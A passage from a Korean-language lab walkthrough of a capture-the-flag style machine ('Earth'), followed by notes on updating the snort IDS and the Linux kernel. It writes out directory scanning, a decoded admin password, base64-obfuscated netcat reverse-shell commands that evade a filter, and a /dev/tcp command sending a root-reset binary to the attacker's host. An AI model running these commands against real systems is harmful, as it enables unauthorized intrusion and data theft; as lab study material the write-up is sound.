
### 7) dirb https://terratest.earth.local/



### 8) <https://terratest.earth.local/robots.txt>




### 9) https://terratest.earth.local/testingnotes.txt




- `XOR` 암호화, testdata.txt를 사용한 로그인, terra라는 이름의 관리자 계정 확인

### 10) https://terratest.earth.local/testdata.txt




### 11) Decoding




- 암호로 유추되는 값을 발견(earthclimatechangebad4humans)

### 12) 로그인 시도



- terra : earthclimatechangebad4humans

## 7.2. CLI 공격





- user\_flag: user\_flag\_3353b67d6437f07ba7d34afd7d2fc27d

## 7.3. 리버스 셸 공격

### 1) Attacker



- nc -lvnp 4444 : 칼리 서버로 들어오는 4444 포트를 개방하고 대기


### 2) Victim: nc -e /bin/bash



- 접속할 수 없다.


- bin/bash 명령어를 암호화해서 숨길 필요가 있다.

### 3) base64 encoding




### 4) victim: Decoding 명령어 입력

- echo ' bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAyIDQ0NDQK ' | base64 -d | bash





### 5) suid / sgid 설정 파일 찾기




- /usr/bin/reset\_root 확인

### 6) 2차 리버스 셸 공격



- cat /usr/bin/reset\_root > /dev/tcp/kali ip/3333 > 암호화

- echo ' Y2F0IC91c3IvYmluL3Jlc2V0X3Jvb3QgPiAvZGV2L3RjcC9rYWxpIGlwLzMzMzMK ' | base64 -d | bash



- 공격자 장치에 받은 reset\_root 파일을 실행 (chmod 755 ./reset\_root)


- 필요한 파일 리스트 확인 > 생성(피해자 서버에 touch)

### 7) reset\_root 실행



- pw: Earth


### 8) root 계정으로 접속



# 8. IDS, 리눅스 커널 업데이트 서술

## 8.1. IDS:snort 버전 확인

snort -V



## 8.2. IDS:snort 최신 버전 확인

- 링크: https://www.snort.org/downloads

- 현재 설치한 snort 버전과 최신 버전을 확인할 수 있다.

## 8.3. IDS:snort 업데이트 방법

- 패키지 관리자로 설치한 경우: dnf update snort


- 소스로 직접 업데이트: 기존 snort 삭제 > 소스 내려받기 > 컴파일 및 설치 > 재시작

## 8.4. kernel 버전 확인


Uname -r




hostnamectl



cat /proc/version



## 8.5. kernel 최신 버전 확인



## 8.6. kernel 업데이트

dnf check-update && dnf update kernel

